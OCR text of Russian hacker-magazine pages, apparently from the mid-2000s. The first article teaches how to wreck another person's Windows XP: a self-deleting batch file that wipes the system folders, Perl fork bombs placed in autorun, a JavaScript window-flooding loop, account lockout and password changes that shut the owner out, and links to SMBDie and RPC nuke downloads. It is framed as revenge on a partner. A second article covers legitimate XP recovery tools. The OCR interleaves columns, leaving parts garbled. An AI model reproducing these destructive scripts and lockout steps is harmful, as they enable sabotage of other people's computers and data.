
ИЗМЕНА ИЛИ УБИЙСТВО


Жизненный пример. Убив систему, молодой человек избавил себя от лишних проблем. Однажды, от души пофлиртовав в ирке с малознакомой девчонкой, он ненароком заметил висящий ник своей ревнивой девушки, с которой встречался уже два года. Герла была на работе и возвращалась домой через час, поэтому действовать нужно было очень быстро. На компьютере девушки был установлен свежий WinXP. Поиск и скачка нюка SMBDie отняли не так много времени. Ник девахи вылетел из чата с ризоном Ping Timeout (мирковские логи при этом не сохраняются). Можно было не волноваться за свою подмоченную репутацию ;).

грязную работу по удалению системных файлов. Назови его shot.bat. В исполняемом скрипте будет вставлена строка "del /S /Q %SYSTEMROOT% %PROFRAMFILES%". Перед этим запрети отображение команд строчкой @echo off. И в завершение удали файл shot.bat с жесткого диска. Да, ключики /S и /Q команды del рекурсивно удаляют заданный каталог без запроса подтверждения.

```
@echo off
del /S /Q %SYSTEMROOT% %PROFRAM-
FILES%
del shot.bat
```








Стреляем без предупреждения

```
C:\usr\bin>type die.pl
#!/usr/bin/perl

while (1) {
    unless (fork) {
        system("explorer.exe");
        sleep(300000);
    }
}

C:\usr\bin>perl die.pl
```



Утечка памяти через Perl-скрипт

Не думай, что система так просто позволит тебе удалить файлы. Часть из них уже используется, поэтому некоторые останутся на своих местах. Но большинство важных бинарников будут стерты. При этом действительно будет проще переустановить всю систему, чем заниматься рутинным восстановлением. Плюс способа очевиден: если хозяин не поймал тебя с поличным в процессе скриптописания, можешь считать себя отмазанным ;).

МУЧИТЕЛЬНАЯ СМЕРТЬ

Рассмотрим еще один способ, наглядно демонстрирующий "мощность" системы перед злобными процессами :). Он задушит систему по истечении некоторого времени, и лишь reboot сможет вернуть ее к жизни.


Потребуется Perl-интерпретатор. Если отсутствует, собери бинарник с помощью виндового perl2exe. Скрипт очень простой и содержит бесконечный цикл, в каждом шаге которого создается отдельный треd. Потомок производит запуск активного приложения, наподобие MS Word или The Bat. Теперь поразмышляй, сколько времени винда будет работать стабильно. Обычно это время колеблется от десяти секунд до минуты ;). После того как потомки переполнят виндовую таблицу процессов, найти и замочить родительский идентификатор будет очень сложно. Смело прописывай вредоносный скрипт в автозапуск.


```
#!/usr/bin/perl

while (1) {
   unless (fork) {
      system("winword.exe")
   }
}
```


Вначале порождается бесконечный цикл. В нем сразу же создается независимый потомок, который наглым образом запускает ворд (приложение можно выбрать по желанию). То, что через десяток секунд от оперативной памяти не останется и мегабайта, проверенный факт ;).

УСИЛИВАЕМ БЕЗОПАСНОСТЬ

В WinXP имеется набор настроек по безопасности. Этого наверняка не знает жертва (иначе ты бы не сидел за чужим компьютером). Убедись, что у хозяина установлен WinXP Professional Edition, затем запускай скрипт gpedit.msc. Этот скрипт используется для настройки групповой поли-







Мучаем политики безопасности

Файл boot.ini по умолчанию является системным и недоступен для чтения. Чтобы просмотреть его содержимое, необходимо включить соответствующую опцию в Свойствах Папки.

Против бреши в IE существует кумулятивный патч. Скачать его ты можешь с сайта Microsoft.

ВСЕ ЛИ ТАК ПЛОХО?

С одной стороны, мелкомягкие обещают пользователю WinXP абсолютную защиту от хакеров. С другой, убить систему - предельно простая задача. Но смерть дистрибутива произойдет лишь при дефолтовой настройке системы. Если установить все важные патчи от MS, накатить первый сервис-пак, грамотно настроить брандмауэр и не подпускать к компу подозрительных личностей ;), то твой WinXP будет жить и здравствовать несколько лет. До той поры, когда возникнет потребность поставить что-либо новое. Или до роковой проверки надежности дистрибутива на пьяную голову ;).

»

тики и имеется по умолчанию в WinXP. Выбирай вкладку рабочего стола у конфигурации пользователей. Зачем юзеру значки на десктопе? Правильно, они там не нужны, отключаем :). Отрубим кнопку завершения сеанса, работы и "выполнить" в следующей вкладке. Заодно задефейсь меню Пуск.

Жертва знает о скрытых настройках системы и вернет все на место? Вернет, если войдет в систему ;). Топай в Панель управления, выбирай раздел администрирование локальной политики и становись на вкладку блокировки аккаунтов. Жмакай по пороговому значению блокировки и выставляй его в 1. Настройка означает, что после неверного ввода пароля учетная запись будет блокирована. Теперь измени время сброса счетчика на 99999 минут. Это время, после которого блокировка снимается (максимальная длина - 5 цифр). И логическим завершением будет смена пароля администратора и текущего пользователя. После проделанных операций можешь попрощаться с другом (подругой) и идти пить пиво, повторно юзер в систему не зайдет.

Плюс этого способа: полная блокировка входа. Даже в режиме восстановления потребуется ввод пароля администратора. Единственный выход - переустановка всей системы. Если имеешь дело с женским полом, можешь вернуть девушке пароль за умеренную натуроплату :).


Чтобы WinXP не стала лакомым кусочком для хакера, обязательно закрой системные порты фаервола.

Фантазируй! Удаление системных папок - не единственное, что принесет вред вражеской системе. Вместо этих каталогов можно уничтожить другие, в том числе и порнокаталог жертвы ;).

УДАЛЕННЫЕ ИСТЯЗАНИЯ

Допустим, у твоей жертвы есть инет. В этом случае убийство будет выглядеть как простой несчастный случай ;). Отследить твое сетевое поведение вряд ли удастся. Системные логи не настолько серьезны, а персональным фаерволом мало кто пользуется.

Сходи на любой портал, посвященный безопасности, и посчитай количество уязвимостей в WinXP за этот год (www.securitylab.ru). Я уверен, что для этого тебе не хватит пальцев на руках и ногах :), так как последний релиз отличился множеством дырок. Через эти самые бреши ты и будешь убивать Windows.




Каждый день новая бага


ОТ ЧЕГО УМИРАЛИ НАШИ ПРЕДКИ?


Если говорить о способах убийства Win9x (Win95, Win98 и WinME), то на перечисление всевозможных методов не хватит целого журнала. Число нюков, выпущенных злобными хакерами, невозможно подсчитать. Как ни странно, все они действительно работают и умертвляют систему за пару мышиных кликов.

Что касается старых дедовских приемов, то маздай ложился от команд типа con/con, nul/nul, а также при попытке кривой записи в com-порт или в устройство aux. Каждое зависание подтверждает раздражающий BSOD, что не может не радовать глаз жертвы ;).


Старый добрый экран смерти

После проделанных операций можешь попрощаться с другом (подругой) и идти пить пиво.





Быстрое убийство системы


УКОЛ ЧЕРЕЗ SMB

В конце лета был зарелизен файл, который убивает все версии NT, в том числе и Windows XP. Ошибка содержится в сервисе Network Share Provider, который работает по умолчанию и сидит на 139 и 445 портах. Программа формирует неверный блок данных и кормит ими сервер. В результате чего WinXP получает смертельное пищевое отравление :). SMBDie весит ровно 210 килограммов и выкачивается с родного сайта Хакера (www.xakep.ru/post/16132/smbdie.zip).

Для того чтобы правильно заюзать нюк, необходимо знать IP-адрес и имя компьютера. Если сетевой адрес узнается без проблем, то с именем могут возникнуть сложности. Определяется при помощи команды nbtstat. Полный синтаксис запроса следующий:

```
nbtstat -A Ip-address
```





Быстрое убийство системы

JAVA-ЭПИДЕМИЯ

JavaScript очень функциональный язык и может убить даже самую стойкую систему. Как? Очень просто! К примеру, открытие нового окошка браузера в бесконечном цикле введет систему в ступор. А убить ряд самооткрывающихся окон, плодящихся как кролики, практически невозможно. Вот пример кода, реализующий утечку памяти:

```
<script>
while(1) {
  window.open("www.ya.ru");
}
<script>
```

Скрипт имеет один побочный эффект - жертве придется лишиться трафика на загрузку веб-страниц. В данном случае нересурсоемкий сайт Яндекса, но если ты садист, можешь заменить ссылку на порногалерею или флешку размером в пару мегабайт :).

В конечном итоге жертве придется перезагрузить компьютер, чтобы вернуть WinXP к жизни ;).

Утилита выдаст подробное описание компьютера. Так ты найдешь уникальное имя NetBios. Последнее используй в качестве параметра для SMBDie.


Этот прием универсален. Иными словами, перед ним не устоит никакой дистрибутив, кроме WinXP с первым сервис-паком. Если ты сам оказался жертвой, советую тебе закрыть фаерволом 139 и 445 порты, либо отключить NetBios вообще.


RPC-ЭПИДЕМИЯ

Еще одна серьезная уязвимость связана с сервисом RPC. Ее суть - простое переполнение буфера, через которое можно выполнить произвольный системный код, либо повесить систему. В коде нюка юзается некорректное обращение к интерфейсу __RemoteGetClassObject. При этом подменяется именованный канал epmapper, а система имперсонируется. Если подобрать верный адрес возврата, то можно выполнить любую системную команду. В случае перебора получаем аварийное завершение сервиса и смерть операционки через 60 секунд.

Программу, эксплуатирующую уязвимость, ты можешь скачать по адресу http://hitu.host.sk/dl/RPCNuke.zip. Запускай ее с параметром IP-адреса машины и радуйся жизни. Вообще, возможно убить систему с помощью обычного RPC-эксплойта, выбрав ошибочную версию дистрибутива.

RPC-ошибки - больная тема. Дело в том, что после того как MicroSoft патчит одну, хакеры тут же находят другую :). Радикальным пресечением хакерских проделок является закрытие сервиса фаерволом. Либо ищи все необходимые патчи на сайте MS, благо их не так много.





В смерти системы виноват дырявый Explorer

IE - ОТЛИЧНАЯ МИШЕНЬ!

Какое приложение чаще всего использует юзер? Конечно же, Internet Explorer. В непатченной WinXP это шестая версия браузера. В ней, как ты уже догадался, было найдено огромное количество багов. Прежде всего, это ошибки при обработке методов ActiveX. Через подобную брешь становится возможным закачать и выполнить любой файл из инета. Сечешь фишку? С таким раскладом убить систему не составит большого труда. Нужно лишь заставить жертву посетить ссылку, за которой скрывается вредоносный код. В коде реализовано скачивание файла (при помощи метода ActiveX) и локальная запись данных в реестр. После этого свежескачанный файл запускается и локально убивает систему. Алгоритм подробнейшим образом описан в журнале Хакер за октябрь 2003 года.

Файл, который будет запущен на машине жертвы, надо выбирать с особой тщательностью. Пусть это будет специальная утилита, заботливо выключающая компьютер, к примеру, TimerXP (ftp://ftp.ware.ru/win/46490SXTimerXP.exe). Или стандартная tsshutdn.exe, которую можно запустить из командной строки.

Если ты знаком с JavaScript, то убить систему просто: напиши скрипт, который будет беспорядочно открывать окошки эксплорера, а как следствие расходовать память операционки. В конечном итоге жертве придется перезагрузить компьютер, чтобы вернуть WinXP к жизни ;).

Защита от этих приемов предельна проста. Необходимо отключить выполнение кода ActiveX, Java, JavaScript, а также удалить с жесткого диска Internet Explorer и установить менее дырявый браузер. На самом деле, дыра в обработке ActiveX была пофиксена в кумулятивном патче для IEv6, который есть на сайте Microsoft.

СМЕРТЬ ОТ СТАРОСТИ

Дефолтовый срок жизни WinXP - 30 дней. Без активации система перестанет бутаться после первого месяца ее использования. Я встречал людей, которые даже не заботятся о продлении этого срока. Они просто переустанавливают систему каждый месяц. На мое тактичное замечание о том, что на любом установочном CD имеется папочка Crack с модифенными библиотеками, отвечают, что боятся бдительных работников Microsoft, которые могут к ним прийти и повязать за незаконные действия. Если посмотреть с другой стороны, то смерть WinXP может наступить и через десять дней. В результате истязательных экспериментов со стороны хозяина. Поэтому твоя помощь в умерщвлении системы может оказаться даже лишней :).

ВСТРЕТИМСЯ НА ТОМ СВЕТЕ

Все системные администраторы боятся тебя как огня, начальники каждый день переустанавливают свой любимый WinXP, телефон содрогается от звонков незнакомых девушек, ждущих тебя на чашку крепкого чая... то есть на процесс переустановки системы :). Изучай почаще багтрак. Дыры в системе находят каждый день, эксплойты и нюки релизят с такой скоростью, что даже мелкомягкие не успевают выпускать патчи для дистрибутива. Ну чем не рай для виртуального киллера?

В скрипте групповой политики отруби доступ к Панели управления, что вгонит жертву в ступор и заставит переустановить систему :).

Хозяйке на заметку: отменить аварийную перезагрузку можно командой shutdown-a.

Алексеев Даниил aka darkOut (darkOut@mail.ru)

ПОДНИМИ СВОЮ ОСЬ

МЕТОДЫ ВОССТАНОВЛЕНИЯ WINDOWS XP

Признайся, как часто после скачивания очередной тулзы из инета ты проверяешь ее антивирем с последними обновлениями вирусных баз? Или ты думаешь, что если прога скачана с download.ru, а не с vasaya_pupkin_mega-hacker.narod.ru, в ней гарантированно не будет багов? К сожалению, это не так.

Среди всех версий винды максимальное внимание восстановлению системы уделено в Windows XP.

Создание точек восстановления вручную является гарантией того, что после ошибки любой проги можно будет откатать систему назад, даже если точка восстановления не была создана автоматически.

Часто, устанавливая у себя на компе новую софтину, ты не подозреваешь, что может с ним случиться после перезагрузки... А вариантов развития событий много: начиная от сбоя системного времени и заканчивая ошибкой драйвера или устройства. Причем такой ошибкой, что комп может попросту не загрузиться. И причина тому - пара ненужных строчек в реестре или устаревшая версия драйвера. Чтобы избежать подобного, необходимо своевременно проверять файлы антивирусом и не скачивать что попало.


Если же сбой произошел, не стоит отчаиваться - существуют программы, с помощью которых можно вернуть твою ось в работоспособное состояние. Многие и не подозревают, что спасение винды находится в самой винде!

SYSTEM RECOVERY

Это нововведение перешло в XP из Windows ME. Цель - вернуть твои окошки в работоспособное состояние без потери данных и переустановки системы. Прога автоматически создает точки восстановления (restore points) при установке каждого нового приложения, драйвера или при обновлении системы. Кроме этого, точки восстановления по умолчанию создаются ежедневно, а также возможно их создание вручную.

Если тебе не жалко 200 метров на винте (а именно столько потребуется для нормальной работы System Restore), то смело запускай. Саму утилитку можно найти в меню Start -> All Programs -> Accessories -> System Tools -> System Restore, либо запусти ее непосредственно из папки, где она лежит: C:\WINDOWS\System32\restore\rstrui.exe.

Часто бывает необходимо создать точку восстановления вручную. К примеру, если ты установил старую игрушку и не уверен в совместимости с твоей виндой. Этим мы сейчас и займемся.



После запуска предлагаются варианты: вернуть комп в предыдущее состояние или же создать точку восстановления. Выбираешь второе. Придумай название для своего поинта отката, после чего нажимай кнопку Create (или Создать в русской XP). Все, точка восстановления создана! Процесс восстановления системы по уже созданной точке также не представляет ничего сложного. Опять запускаешь утилитку, затем кликаешь первый пункт (восстановить систему) и жмешь Next. Выбираешь нужную точку и жмешь на Next 2 раза, после чего появляется окошко с процессом восстановления. Твой комп уходит на перезагрузку. После ребута ты имеешь окошко, информирующее тебя о том, что система восстановлена.

Каждая утилитка хороша по-своему. И если ты уверен, что сбой произошел из-за нового патча или из-за новой проги, скачанных из инета, то System Restore - твой верный друг и

System Restore имеет несколько параметров в реестре, хранится в разделе [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore]. DiskPercent отвечает за количество места, которое будет отведено для хранения точек восстановления (по умолчанию 12%). RPGlobalInterval отвечает за временной интервал между автосозданием точек отката (по умолчанию 86400 секунд - раз в сутки). RPGlobalInterval отвечает за время жизни каждой точки восстановления (по умолчанию 7776000 секунд - 90 дней).

помощник. Но вместе со всеми достоинствами есть и недостатки. Например, использовать ее для отката драйверов неудобно. Для этого есть отдельный инструмент в XP - Device Driver Roll Back (об этом ниже).


Плюсы: Проста в использовании, в ней разберется и новичок.
Минусы: При ошибках, связанных с загрузкой системы, окажется бесполезной, так как запускается уже из загруженной оси.

RECOVERY CONSOLE

Recovery Console по сути - командная строка с набором соответствующих опций. С помощью консоли восстановления можно манипулировать системными файлами (копировать, перемещать, переименовывать), восстанавливать основную загрузочную запись (Master Boot Record, MBR), создавать загрузочный сектор, запускать и останавливать определенные службы, создавать новые и форматировать существующие разделы диска.

Можно загружать Recovery Console каждый раз при необходимости с загрузочного диска XP, а можно установить заранее. Второй способ удобнее, так как в случае падения системы ты не будешь долго рыться в поисках загрузочного CD с Windows XP, которого может не оказаться под рукой в нужное время.

Для установки тебе потребуется загрузочный диск XP и 7 свободных метров на винте. Из директории \i386 диска запускаешь команду winnt32.exe /cmdcons (либо ручками, либо через меню Start -> Run). После чего нажимаешь Yes, затем Next.





Попасть в консоль можно, выбрав соответствующий пункт в загрузочном меню. Кстати, для работы с консолью необходимы права администратора. Чтобы пользоваться тулзой на все 100%, необходимо разрешить полный доступ к файлам. Для этого открываешь Start -> Control Panel -> Administrative Tools -> Local Security Policy. Выбираешь Local Policies -> Security Options. В списке доступных параметров ищешь Recovery Console: Allow floppy copy and access to all drives and all folders. Кликаешь правой кнопкой мыши, выбираешь Properties и устанавливаешь значение параметра Enabled. После этого, уже в режиме консоли, выполняешь команду set AllowAllPaths = true.

Сразу после запуска консоли появится приглашение выбрать ось, которую ты хочешь восстановить (на тот случай, если у тебя стоит несколько операционок). Вводи админский пароль и начинай подъем винды. Команд в консоли существует много, некоторые из них не имеют прямого отношения к восстановлению.

Если ты считаешь, что системный сбой произошел по вине какой-то службы или драйвера, их можно отключить. За это отвечает команда disable (enable - включить). Синтаксис такой: disable servicename, rge servicename - имя того сервиса, который необходимо отключить. Полный перечень всех служб даст команда listsvc. За восстановление загрузочного сектора отвечает fixboot. После ввода комп переспросит, а нужно ли это тебе, и после получения положительного ответа восстановит загрузочный сектор. Так же работает команда fixmbr, которая восстанавливает главную загрузочную запись (MBR).

С помощью утилиты sfc.exe решается проблема исчезновения системных шрифтов XP. После сканирования System File Checker заменит "левые" шрифты на оригинальные, либо установит заново в случае их отсутствия.





Команда восстановления MBR

SYSTEM FILE CHECKER

System File Checker запускается из консоли командой sfc.exe, имеет 6 параметров:

/scannow - немедленный запуск проверки;
/scanonce - проверит файлы один раз, при следующей загрузке компа;
/scanboot - будет проверять защищенные системные файлы при каждой загрузке системы;
/revert - восстановит дефолтовые настройки тулзы (отменит проверку файлов при каждой загрузке оси);
/purgecache - очистит защищенные файлы из кэша, которые лежат в \system32\dllcache системной директории, после чего проверит файлы на оригинальность;
/cachesize=x - установит размер системных файлов (в Мб).

Плюсы: Позволяет работать с загрузочным сектором и с MBR, чего не может ни одна другая тулза из встроенных средств восстановления.
Минусы: Отсутствует привычный графический интерфейс. Не восстанавливает пользовательские файлы.


AUTOMATED SYSTEM RECOVERY

Замена системе ERD (Emergency Repair Disk), которая применялась в более ранних версиях. В отличие от своего предшественника, ASR предлагает более тщательное восстановление системы, включая твои проги, настройки системы и дрова. Для юза- »

Нет смысла ставить на комп сразу несколько программ для восстановления загрузочного сектора и MBR, так как это может привести к сбоям при загрузке системы.

ния потребуется место на винте и дискетка. Принцип работы очень прост: ASR создает набор из двух дисков (как правило, это раздел винта и дискетка). После чего на разделе HDD (нежелательно указывать системный раздел) будет создан ASR-архив со всеми данными и настройками, а на дискету запишутся файлы, которые необходимы для восстановления операционки.

Итак, начнем. Запускаешь мастер архивации, который можно достать в Start -> All Programs -> Accessories -> System Tools -> Backup. Либо из системной папки (C:\WINDOWS\System32\ntbackup.exe), либо запуском ntbackup.exe командой RUN. После чего переходишь в расширенный режим (нажав на Advanced Mode). Перед тобой появится окошко настройки ASR.



Для того чтобы архив занимал меньше места, разработчики предусмотрели исключение некоторых файлов из архива. По умолчанию это файл подкачки (pagefile.sys), журнальные файлы системы и еще некоторые файлы папки WINDOWS. Просмотри, все ли в списке тебе не нужно.

На вкладке Backup выбираешь, что будешь архивировать. Если архивируешь системный раздел (а нам это и нужно), то ничего менять здесь не надо. После этого возвращаешься на вкладку Welcome и запускаешь Мастер архивирования системы (Automated System Recovery Wizard). Жмешь Next, указываешь путь, где будет создан архив, опять Next и в конце Finish, после чего начнется процесс архивации. Далее на дискетку записываются данные, необходимые для восстановления системы. Архивация на этом закончена.

Впервые дополнительные варианты загрузки системы были применены в Windows NT, но только в XP этот метод стал по-настоящему удобным и практичным.

Восстанавливай правильно! Если ошибка драйвера, используй Driver Roll Back, если же глючит прога, то тебе поможет System Restore.

ВОССТАНОВЛЕНИЕ СИСТЕМЫ С ПОМОЩЬЮ ASR


Загружаешься с загрузочного диска XP, выбираешь установку системы. Как только появляется приглашение нажать F2 для восстановления, нажимаешь. Затем вставляешь созданную дискетку и ждешь. Как это ни печально, после этого системный раздел будет отформатирован, после чего запустится установка винды. Потом мастер восстановления упавшей системы восстановит все файлы и настройки, которые были на компе в момент создания архива, и ты получишь рабочую ось!

Плюсы: При наличии созданного архива ты ничего не потеряешь и уже примерно через полчаса получишь новую ось со всеми прогами и твиками.

Минусы: Этот метод эффективен, когда есть недавно созданный архив (все проги, установленные после создания архива, не восстановятся).


ДОПОЛНИТЕЛЬНЫЕ ВАРИАНТЫ ЗАГРУЗКИ

Safe Mode - загрузка со стандартными драйверами и системными файлами;
Safe Mode with Networking - загрузка безопасного режима с поддержкой сетевых соединений;
Safe Mode with Command Prompt - загрузка безопасного режима с командной строкой;
Enable Boot Logging - стандартная загрузка с записью информации о драйверах и службах, которые загружаются вместе с системой (файл Ntbtlog.txt);
Enable VGA Mode - загружает стандартный VGA;
Last Known Good Configuration - загружает последнюю удачно сохраненную конфигурацию;
